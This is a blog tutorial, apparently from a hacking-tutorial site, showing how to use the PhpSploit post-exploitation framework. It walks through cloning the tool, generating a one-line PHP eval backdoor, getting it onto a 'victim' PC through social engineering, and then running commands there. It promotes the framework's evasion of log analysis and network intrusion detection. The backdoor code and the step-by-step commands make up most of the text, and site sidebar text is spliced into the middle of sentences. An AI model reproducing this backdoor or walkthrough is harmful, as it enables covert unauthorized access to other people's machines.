Hack Remote PC with PHP File using PhpSploit Stealth Post-Exploitation Framework

posted in HACKING TOOLS , KALI LINUX , PENETRATION TESTING on FEBRUARY 2, 2016

by RAJ CHANDEL SHARE

PhpSploit is a **remote control** framework, aiming to provide a **stealth** interactive shell-like connection over HTTP between client and web server. It is a post-exploitation tool capable to maintain access to a compromised web server for **privilege escalation** purposes.

Features

Efficient: More than 20 plugins to automate post-exploitation tasks

- Run commands and browse filesystem, bypassing PHP security restrictions
- Upload/Download files between client and target
- Edit remote files through local text editor
- Run SQL console on target system
- Spawn reverse TCP shells

Stealth: The framework is made by paranoids, for paranoids

- Nearly invisible by log analysis and NIDS signature detection
- Safe-mode and common *PHP security restrictions bypass*
- Communications are hidden in HTTP Headers
- Loaded payloads are obfuscated to *bypass NIDS*
- http/https/socks4/socks5 **Proxy support**

Convenient: A robust interface with many crucial features

- *Cross-platform*on both the client and the server.
- Powerful interface with completion and multi-command support
- Session saving/loading feature, with persistent history
- Multi-request support for large payloads (such as uploads)
- Provides a powerful, highly configurable settings engine
- Each setting, such as user-agent has a *polymorphic mode*
- Customisable environment variables for plugin interaction
- Provides a complete plugin development API

Open your kali Linux terminal and type the following command

https://github.com/nil0x42/phpsploit.git

```
root@kali:~/Desktop# git clone https://github.com/nil0x42/phpsploit.git
Cloning into 'phpsploit'...
remote: Counting objects: 4821, done.
remote: Total 4821 (delta 0), reused 0 (delta 0), pack-reused 4821
Receiving objects: 100% (4821/4821), 1.93 MiB | 193.00 KiB/s, done.
Resolving deltas: 100% (2916/2916), done.
Checking connectivity... done.
```


open terminal and type **./phpsploit**

Now you'll get a prompt, type **set target 192.168.1.3** and press enter


Now type **exploit**

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

It'll create the backdoor with the message **Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>**

See the example below:



Now open leafpad/notepad and paste the above code and save it in .php extension

Now send this backdoor file to the victim using any social engineering technique. In my case I'm using Xampp and paste it in **htdocs** folder and wait for the victim to click on the


Articles

Select Month

Facebook Page

Be the first of your friends to like this

.php file.




Now you can view the backdoor image

Now type **set target** **http://192.168.1.3/script/script.php** (location of file in victim's PC)

Now you can connect with the target PC.


Now type **whoami** command, it will show you the user details and type **pwd** command to check the location of your backdoor file in target PC.

Now type **run ipconfig** command to check IP configuration of victim's PC.



Now type **run systeminfo** command to check system information of victim's PC.

(Now you get complete access of victim's PC and can run any command)



Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← HACK REMOTE WINDOWS PC USING VNC KEYBOARD REMOTE CODE EXECUTION

NEXT POST

EXPLOITATION OF WINDOWS PC USING VENOM: SHELLCODE GENERATOR →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

Notify me of follow-up comments by email.

Notify me of new posts by email.